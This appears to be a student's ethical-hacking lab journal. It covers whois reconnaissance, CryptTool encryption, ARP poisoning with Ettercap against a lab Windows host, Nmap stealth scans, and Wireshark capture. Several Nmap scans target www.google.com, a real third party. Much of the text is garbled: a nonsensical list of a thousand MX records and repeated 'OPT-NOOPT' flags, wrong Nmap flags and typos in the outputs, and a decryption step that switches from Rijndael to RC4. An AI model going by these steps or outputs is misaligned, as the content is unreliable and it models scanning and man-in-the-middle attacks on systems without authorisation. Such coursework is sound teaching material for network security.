

Practical - 1

Aim:- Google and Whois Reconnaissance :

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform whois lookups to retrieve domain registration information and gather details about the target's infrastructure.

Theory:-

Whois

Whois is a widely used internet record listing that identifies who owns a domain and how to get in contact with them. The Internet Corporation For Assigned Names and Numbers (ICANN) regulates domain name registration and ownership. Whois records have proven to be extremely useful and have developed into an essential resource for maintaining the integrity of the domain name registration and website ownership process.

Using whois

Steps:

- (1). Open the WHOIS website

The image displays three vertically stacked screenshots of the Whois.com website. The top two screenshots show the main search interface with fields for 'Domain Name' and 'Search'. The bottom screenshot shows the detailed search results for the domain 'menexp.com'. The results include the registrant information (Name: menexp, Inc., Address: 1000 Corporate Park Drive, Suite 100, City: San Jose, State: CA, Zip: 95134, Country: US), the creation date (2012-01-11), expiration date (2018-01-11), and a list of suggested domains. The page has a light gray background with black text and a blue header.

- (2) Enter the website name you want to search and hit the "Enter" button.
Ex. menexp.com
- (3) Show your information about menexp.com
- (4) Go to 'DNS Records' tab
- (5) Go to 'Diagnostics' tab to get the information about the network route of menexp.com using 'ping' and 'traceroute' commands.

Registrar Data

Registrant Contact Information:

Name: Contact Privacy Inc. Customer 0166899062
Organization: Contact Privacy Inc. Customer 0166899062
Address: 96 Mount Ave
City: Toronto
State / Province: ON
Postal Code: M6K 3H1
Country: CA
Phone: +1-4165385457
Email: mensxp.com@contactprivacy.com

Administrative Contact Information:

Name: Contact Privacy Inc. Customer 0166899062
Organization: Contact Privacy Inc. Customer 0166899062
Address: 96 Mount Ave
City: Toronto
State / Province: ON
Postal Code: M6K 3H1
Country: CA
Phone: +1-4165385457
Email: mensxp.com@contactprivacy.com

Technical Contact Information:

Name: Contact Privacy Inc. Customer 0166899062
Organization: Contact Privacy Inc. Customer 0166899062
Address: 96 Mount Ave
City: Toronto
State / Province: ON
Postal Code: M6K 3H1
Country: CA
Phone: +1-4165385457
Email: mensxp.com@contactprivacy.com

Information Updated: 2024-01-01 06:20:16

DNS Records for mensxp.com				
Name	Type	TTL	Priority	Content
ns1.mensxp.com	SOA	21600		ns1.dynamicros.com ns1@dynatexts.com 2024102501 2024102501 100 10000 100
mensxp.com	NS	21600		ns1.dynamicros.com
mensxp.com	A	21600		66.101.dynamicros.com
mensxp.com	NS	21600		ns2.dynamicros.com
mensxp.com	NS	21600		ns3.dynamicros.com
mensxp.com	NS	21600		ns4.dynamicros.com
mensxp.com	A	21600		66.101.dynamicros.com
mensxp.com	A	21600		66.101.11.110
mensxp.com	A	21600		66.101.11.148
mensxp.com	MX	0	10	mx01.dynamicros.com
mensxp.com	MX	0	20	mx02.dynamicros.com
mensxp.com	MX	0	30	mx03.dynamicros.com
mensxp.com	MX	0	40	mx04.dynamicros.com
mensxp.com	MX	0	50	mx05.dynamicros.com
mensxp.com	MX	0	60	mx06.dynamicros.com
mensxp.com	MX	0	70	mx07.dynamicros.com
mensxp.com	MX	0	80	mx08.dynamicros.com
mensxp.com	MX	0	90	mx09.dynamicros.com
mensxp.com	MX	0	100	mx10.dynamicros.com
mensxp.com	MX	0	110	mx11.dynamicros.com
mensxp.com	MX	0	120	mx12.dynamicros.com
mensxp.com	MX	0	130	mx13.dynamicros.com
mensxp.com	MX	0	140	mx14.dynamicros.com
mensxp.com	MX	0	150	mx15.dynamicros.com
mensxp.com	MX	0	160	mx16.dynamicros.com
mensxp.com	MX	0	170	mx17.dynamicros.com
mensxp.com	MX	0	180	mx18.dynamicros.com
mensxp.com	MX	0	190	mx19.dynamicros.com
mensxp.com	MX	0	200	mx20.dynamicros.com
mensxp.com	MX	0	210	mx21.dynamicros.com
mensxp.com	MX	0	220	mx22.dynamicros.com
mensxp.com	MX	0	230	mx23.dynamicros.com
mensxp.com	MX	0	240	mx24.dynamicros.com
mensxp.com	MX	0	250	mx25.dynamicros.com
mensxp.com	MX	0	260	mx26.dynamicros.com
mensxp.com	MX	0	270	mx27.dynamicros.com
mensxp.com	MX	0	280	mx28.dynamicros.com
mensxp.com	MX	0	290	mx29.dynamicros.com
mensxp.com	MX	0	300	mx30.dynamicros.com
mensxp.com	MX	0	310	mx31.dynamicros.com
mensxp.com	MX	0	320	mx32.dynamicros.com
mensxp.com	MX	0	330	mx33.dynamicros.com
mensxp.com	MX	0	340	mx34.dynamicros.com
mensxp.com	MX	0	350	mx35.dynamicros.com
mensxp.com	MX	0	360	mx36.dynamicros.com
mensxp.com	MX	0	370	mx37.dynamicros.com
mensxp.com	MX	0	380	mx38.dynamicros.com
mensxp.com	MX	0	390	mx39.dynamicros.com
mensxp.com	MX	0	400	mx40.dynamicros.com
mensxp.com	MX	0	410	mx41.dynamicros.com
mensxp.com	MX	0	420	mx42.dynamicros.com
mensxp.com	MX	0	430	mx43.dynamicros.com
mensxp.com	MX	0	440	mx44.dynamicros.com
mensxp.com	MX	0	450	mx45.dynamicros.com
mensxp.com	MX	0	460	mx46.dynamicros.com
mensxp.com	MX	0	470	mx47.dynamicros.com
mensxp.com	MX	0	480	mx48.dynamicros.com
mensxp.com	MX	0	490	mx49.dynamicros.com
mensxp.com	MX	0	500	mx50.dynamicros.com
mensxp.com	MX	0	510	mx51.dynamicros.com
mensxp.com	MX	0	520	mx52.dynamicros.com
mensxp.com	MX	0	530	mx53.dynamicros.com
mensxp.com	MX	0	540	mx54.dynamicros.com
mensxp.com	MX	0	550	mx55.dynamicros.com
mensxp.com	MX	0	560	mx56.dynamicros.com
mensxp.com	MX	0	570	mx57.dynamicros.com
mensxp.com	MX	0	580	mx58.dynamicros.com
mensxp.com	MX	0	590	mx59.dynamicros.com
mensxp.com	MX	0	600	mx60.dynamicros.com
mensxp.com	MX	0	610	mx61.dynamicros.com
mensxp.com	MX	0	620	mx62.dynamicros.com
mensxp.com	MX	0	630	mx63.dynamicros.com
mensxp.com	MX	0	640	mx64.dynamicros.com
mensxp.com	MX	0	650	mx65.dynamicros.com
mensxp.com	MX	0	660	mx66.dynamicros.com
mensxp.com	MX	0	670	mx67.dynamicros.com
mensxp.com	MX	0	680	mx68.dynamicros.com
mensxp.com	MX	0	690	mx69.dynamicros.com
mensxp.com	MX	0	700	mx70.dynamicros.com
mensxp.com	MX	0	710	mx71.dynamicros.com
mensxp.com	MX	0	720	mx72.dynamicros.com
mensxp.com	MX	0	730	mx73.dynamicros.com
mensxp.com	MX	0	740	mx74.dynamicros.com
mensxp.com	MX	0	750	mx75.dynamicros.com
mensxp.com	MX	0	760	mx76.dynamicros.com
mensxp.com	MX	0	770	mx77.dynamicros.com
mensxp.com	MX	0	780	mx78.dynamicros.com
mensxp.com	MX	0	790	mx79.dynamicros.com
mensxp.com	MX	0	800	mx80.dynamicros.com
mensxp.com	MX	0	810	mx81.dynamicros.com
mensxp.com	MX	0	820	mx82.dynamicros.com
mensxp.com	MX	0	830	mx83.dynamicros.com
mensxp.com	MX	0	840	mx84.dynamicros.com
mensxp.com	MX	0	850	mx85.dynamicros.com
mensxp.com	MX	0	860	mx86.dynamicros.com
mensxp.com	MX	0	870	mx87.dynamicros.com
mensxp.com	MX	0	880	mx88.dynamicros.com
mensxp.com	MX	0	890	mx89.dynamicros.com
mensxp.com	MX	0	900	mx90.dynamicros.com
mensxp.com	MX	0	910	mx91.dynamicros.com
mensxp.com	MX	0	920	mx92.dynamicros.com
mensxp.com	MX	0	930	mx93.dynamicros.com
mensxp.com	MX	0	940	mx94.dynamicros.com
mensxp.com	MX	0	950	mx95.dynamicros.com
mensxp.com	MX	0	960	mx96.dynamicros.com
mensxp.com	MX	0	970	mx97.dynamicros.com
mensxp.com	MX	0	980	mx98.dynamicros.com
mensxp.com	MX	0	990	mx99.dynamicros.com
mensxp.com	MX	0	1000	mx1000.dynamicros.com

mensxp.com

Domain Name

mensxp.com

Registrant

mensxp.com@contactprivacy.com

Administrative

mensxp.com@contactprivacy.com

Technical

mensxp.com@contactprivacy.com

Created

2024-01-01T06:20:16Z

Last Modified

2024-01-01T06:20:16Z

Expires

2024-01-01T06:20:16Z

Next Renewal

2024-01-01T06:20:16Z

Next Transfer

2024-01-01T06:20:16Z

Next Update

2024-01-01T06:20:16Z

Lock

False

Delegated

False

Archived

False

Hidden

False

Private

False

MX Record

False

SOA Record

False

NS Record

False

A Record

False

CNAME Record

False

DNSKEY Record

False

SRV Record

False

NXDOMAIN Record

False

TLSA Record

False

HINFO Record

False

SSHFP Record

False

NSEC3 Record

False

NSEC3PARAM Record

False

NSEC Record

False

NXT Record

False

CAA Record

False

ALIAS Record

False

URI Record

False

OPT-IN Record

False

OPT-OUT Record

False

OPT-REF Record

False

OPT-IMMEDIATE Record

False

OPT-NOIMMEDIATE Record

False

OPT-NOOPT-IN Record

False

OPT-NOOPT-OUT Record

False

OPT-NOOPT-REF Record

False

OPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-REF Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOIMMEDIATE Record


False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-IN Record

False

OPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-NOOPT-OUT Record

False



Practical - 2

Aims:- Password Encryption and Cracking with Crypt Tool and Cain and Abel.

Password Encryption and Decryption:

- Use CryptTool to encrypt passwords using the Rijndael algorithm.

- Decrypt/Decoding encrypted passwords and verify the original values.

Theory:-

CryptTool



CryptTool is an Open Source project that is a free-e-learning software for illustrating cryptographic and cryptanalytic concepts. According to "Hakin9", CryptTool is a workbench the most widespread e-learning software in the field of cryptology.

Steps:-

- (1) Open CryptTool on your computer
- (2) Deleted all the text by default and type the text you want to encrypt
- (3) Click on the "Encrypt/Decrypt" tab and select "Symmetric (modern)" option and in that option click on "Rijndael" and click "Encrypt".

Encrypt / Decrypt → Symmetric (modern) > Rijndael > Encrypt

Teacher's Signature with Date :



(4). You will see the encrypted text. Once again click on Encrypt/Decrypt option and follow the below sequence of options to select.

Encrypt/Decrypt > Symmetric (modern) > RC4 > Decrypt

(5) You will see the original plaintext

Practical-3

Aim:- Linux Network Analysis and ARP Poisoning:

(1) Linux Networks Analysis:

- Execute the ifconfig command to retrieve network interface information.
- Use the ping command to test network connectivity and analyze the output.
- Analyze the netstat command output to view active network connections.
- Perform a traceroute to trace the route packets take to reach a target host.

(2). ARP Poisoning:

- Use ARP Poisoning techniques to redirect network traffic on a Windows system.
- Analyze the effects of ARP poisoning on network communication and security.

1. Linux Network Analysis

Steps:

- a) Execute the ifconfig command to retrieve network interface information.
- b) Use the ping command to test network connectivity and analyze the output.
- c) Analyze the netstat command output to view active network connections.

Teacher's Signature with Date :

```
[kali㉿kali:~]# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
        inet brd 192.168.222.255 bcast 192.168.222.255 netm  
        ether 00:0c:29:1b:01:5c brd ff:ff:ff:ff:ff:ff linklayer  
        RX packets 0 errors 0 dropped 0 overruns 0 frame 0  
        TX packets 0 errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
        inet brd 127.0.0.1 netm 127.0.0.1  
        loop txqueuelen 0 (local loopback)  
        RX packets 24 bytes 2240 (1.3 KB)  
        TX packets 24 bytes 2240 (1.3 KB)  
        RX errors 0 dropped 0 overruns 0 frame 0  
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
[kali㉿kali:~]# ping 192.168.0.109  
PING 192.168.0.109 (192.168.0.109) 56(84) bytes of data.  
64 bytes from 192.168.0.109: icmp_seq=1 ttl=128 time=0.560 ms  
64 bytes from 192.168.0.109: icmp_seq=2 ttl=128 time=0.905 ms  
64 bytes from 192.168.0.109: icmp_seq=3 ttl=128 time=1.01 ms  
64 bytes from 192.168.0.109: icmp_seq=4 ttl=128 time=0.675 ms  
64 bytes from 192.168.0.109: icmp_seq=5 ttl=128 time=0.960 ms  
64 bytes from 192.168.0.109: icmp_seq=6 ttl=128 time=0.648 ms  
64 bytes from 192.168.0.109: icmp_seq=7 ttl=128 time=0.787 ms  
64 bytes from 192.168.0.109: icmp_seq=8 ttl=128 time=0.648 ms  
64 bytes from 192.168.0.109: icmp_seq=9 ttl=128 time=0.615 ms
```

```
[kali㉿kali:~]# netstat  
Active Internet connections (w/o servers)  
Proto Recv-Q Send-Q Local Address          Foreign Address        State  
Proto Recv-Q Send-Q Local Address          Foreign Address        State  
tcp        0      0 192.168.222.130:bootpc  192.168.222.254:bootps ESTABLISH  
  
Active UNIX domain sockets (w/o servers)  
Proto RefCnt Flags       Type      State           I-Node Path  
unix  3      [ ]  STREAM   CONNECTED          23944  
unix  3      [ ]  STREAM   CONNECTED          32578  
unix  3      [ ]  STREAM   CONNECTED          23032  
unix  3      [ ]  STREAM   CONNECTED          21920  
unix  3      [ ]  STREAM   CONNECTED          32594  /run/dbus/system_b
```

```
[kali㉿kali:~]# traceroute 192.168.222.1  
traceroute to 192.168.222.1 (192.168.222.1), 30 hops max, 60 byte packets  
1 ***  
2 ***  
3 ***  
4 ***  
5 ***  
6 ***  
7 ***  
8 ***  
9 ***  
10 ***  
11 ***  
12 ***  
13 ***  
14 ***  
15 ***  
16 ***  
17 ***  
18 ***  
19 ***  
20 ***  
21 ***
```

(2). a

```

└─[kali㉿kali]─[~/Desktop]
$ arp -a
? (192.168.222.1) at 00:50:56:c0:00:08 [ether] on eth0
? (192.168.222.254) at 00:50:56:f5:6e:d1 [ether] on eth0
? (192.168.222.2) at 00:50:56:ea:bf [ether] on eth0
└─[kali㉿kali]─[~/Desktop]

C:\Users\DJspjy\arp -a
Interface: 192.168.0.109 --- 0x5
Internet Address      Physical Address          Type
192.168.0.1             b0:b6:76:3d:9d:ae    dynamic
192.168.0.101           62:46:99:4c:11:be    dynamic
192.168.0.255           ff:ff:ff:ff:ff:ff    static
224.0.0.22               01:00:5e:00:00:16    static
224.0.0.251              01:00:5e:00:00:fc    static
224.0.0.252              01:00:5e:00:00:fb    static
239.255.255.250         01:00:5e:7f:ff:fa    static
255.255.255.255         ff:ff:ff:ff:ff:ff    static

Interface: 192.168.222.1 --- 0x9
Internet Address      Physical Address          Type
192.168.222.130        00:0c:29:59:65:8c    dynamic
192.168.222.254        00:50:56:f5:6e:d1    static
192.168.222.255        ff:ff:ff:ff:ff:ff    static
224.0.0.22               01:00:5e:00:00:16    static
224.0.0.251              01:00:5e:00:00:fc    static
224.0.0.252              01:00:5e:00:00:fb    static
239.255.255.250         01:00:5e:7f:ff:fa    static
255.255.255.255         ff:ff:ff:ff:ff:ff    static

└─[kali㉿kali]─[~/Desktop]

```

IP Address	MAC Address	Description
192.168.222.1	00:50:56:C0:00:08	Available
192.168.222.2	00:50:56:E1:9A:BF	Available

Targets:
Delete Host Add to Target 1 Add to Target 2
Last: no targets were specified, not starting up!
Starting link layer sniffing...
Resyncing 255 hosts for scanning...
Scanning the network for 255 hosts...
Scans ended to the hosts list...


D). Perform a traceroute to trace the route packets take to reach a target host

2. ARP Poisoning

Steps:

- Use ARP poisoning techniques to redirect network traffic on a windows system.
- Use arp -a command on linux as well as windows to check available connections with MAC addresses
- Now open Ettercap on kali linux and start sniffing for available hosts
- Now set the targets which is windows machine
- Now select Man-in-the-Middle attack (MITM) and select ARP poisoning
- Select "sniff remote connections"
- Now open the wireshark app in Linux to trace ARP poisoning packets
- The Linux wireshark trace the packets sent by the windows. For more details see below picture
- Analyze the effects of ARP poisoning on network communication and security
- The MAC address of sender gets change due to ARP poisoning.

(2) b



(2) The changes 1 OPCODE

Note: Normally the 1 OPCODE : request (D3) but after poisoning then its 2 OPCODE : request (2)3 as linux sent uncontrol response that contains never caused for.

Interface:	192.168.222.1	---	0x9	Type
Internet Address		Physical Address		dynamic
192.168.222.130		00-0c-29-59-65-8c		dynamic
192.168.222.254		00-50-56-f5-6e-d1		static
192.168.222.255		ff-ff-ff-ff-ff-ff		static
224.0.0.22		01-00-5e-00-00-16		static
224.0.0.251		01-00-5e-00-00-fb		static
224.0.0.252		01-00-5e-00-00-fc		static
239.255.255.250		01-00-5e-7f-ff-fa		static
255.255.255.255		ff-ff-ff-ff-ff-ff		static

Interface: 192.168.222.1 --- 0x9			
Internet Address	Physical Address	Type	
192.168.222.130	00-0c-29-59-65-8c	dynamic	
192.168.222.254	00-0c-29-59-65-8c	dynamic	
192.168.222.255	ff-ff-ff-ff-ff-ff	static	
224.0.0.22	01-00-5e-00-00-16	static	
224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

Teacher's Signature with Date : _____

```
Ethernet II, 68 bytes on wire (408 Bits), 68 bytes captured (408 Bits) on interface eth0, id 0
Source MAC address: Intel PRO/100 MT (00:0c:99:00:00:00)
Destination MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
Type: ARP (0x0806 [ARP])
Message type: Ethernet II (0x0000)
Protocol type: IPv4 (0x0800)
Version: 4
Header size: 4
Options: repeat (1) ←
Source MAC address: Intel PRO/100 MT (00:0c:99:00:00:00)
Destination MAC address: Intel PRO/100 MT (00:0c:99:00:00:00)
Target MAC address: Intel PRO/100 MT (00:0c:99:00:00:00)
Target IP address: 192.168.202.2
```

Practical -4

Ques.

(A)

```
Microsoft Windows [Version 10.0.19045.4201]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Ajay\Downloads>nmap -sA -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 14:48 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0003s latency).
DNS record for 142.251.42.100: bnm07s45-in-f4.1e100.net
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE      SERVICE
80/tcp    unfiltered http
443/tcp   unfiltered https

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds
C:\Users\Ajay\Downloads>
```

Ans. Port scanning with NMAP

- Use NMAP to perform an ACK scan to determine if a port is filtered, unfiltered, or open
- Perform SYN, FIN, NULL and XMAS scans to identify open ports and their characteristics
- Analyze the scan results to gather information about the target system's network services

Theory:

Port scanning with NMAP

- A. Use NMAP to perform an ACK scan to determine if a port is filtered, unfiltered, or open

Note:- Install NMap For windows and install it. After that open cmd and type "nmap" to check if it is installed properly. Now type the below commands

1. ACK -sA (TCP ACK scan)

It never determines open (or even open/filtered) ports. It is need to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: nmap -sA -T4 www.google.com

Teacher's Signature with Date : _____

(B)

```
C:\Users\DJSPY>nmap -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
```

```
1. PORT STATE SERVICE
22/tcp filtered ssh
113/tcp filtered ident
139/tcp filtered netbios-ssn
```

Map done: 1 IP address (1 host up) scanned in 1.66 seconds

```
C:\Users\DJSPY>
```

```
C:\Users\DJSPY>nmap -sf -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:10 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.010s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
```

Map done: 1 IP address (1 host up) scanned in 23.21 seconds

```
C:\Users\DJSPY>
```

```
C:\Users\DJSPY>nmap -sLI -p 22 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:13 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0030s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
```

3.

```
PORT STATE SERVICE
22/tcp open|filtered ssh
```

Map done: 1 IP address (1 host up) scanned in 0.65 seconds

```
C:\Users\DJSPY>
```

```
C:\Users\DJSPY>nmap -sK -T4 www.google.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-04-28 15:16 India Standard Time
Nmap scan report for www.google.com (142.251.42.100)
Host is up (0.0020s latency).
rDNS record for 142.251.42.100: bom07s45-in-f4.1e100.net
All 1000 scanned ports on www.google.com (142.251.42.100) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
```

Map done: 1 IP address (1 host up) scanned in 23.23 seconds

B. Perform SYN, FIN, NULL and XMAS scans to identify open ports and their characteristics

1. SYN (Catwalk) Scan (-sS)

SYN Scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

command: nmap -sS -p 22,113,139 www.google.com

2. FIN Scan (-sF)

sets just the TCP FIN bit

command: nmap -sF -T4 www.google.com

3. NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

command: nmap -sN -p 22 scanme.nmap.org


4. XMAS Scan (-sX)

sets the FIN, PSH, and URG flags, lighting the packets up like a Christmas tree

command: nmap -sX -T4 www.google.com

Teacher's Signature with Date : _____

(A)



Practical - 5

Aim: Network Traffic Capture and DDoS Attack with Wireshark and Nmap

1. Network Traffic capture

- a. Use Wireshark to capture network traffic on a specific network interface

- b. Analyze the captured packets to extract relevant information and identify potential security issues

2. Denial of service (DoS) attack:

- a. Use Nmap to launch a DoS attack against a target system or network.
- b. Observe the impact of the attack on the target's availability and performance

Theme:-

1. Network Traffic Capture

Steps:-


(1). Use Wireshark to capture network traffic on a specific network interface.

(2). Open wireshark software and select interface.


(3). Open my http website and display filter as http.

(4). Right click on packet >> POST method >> Follow >> TCP stream.

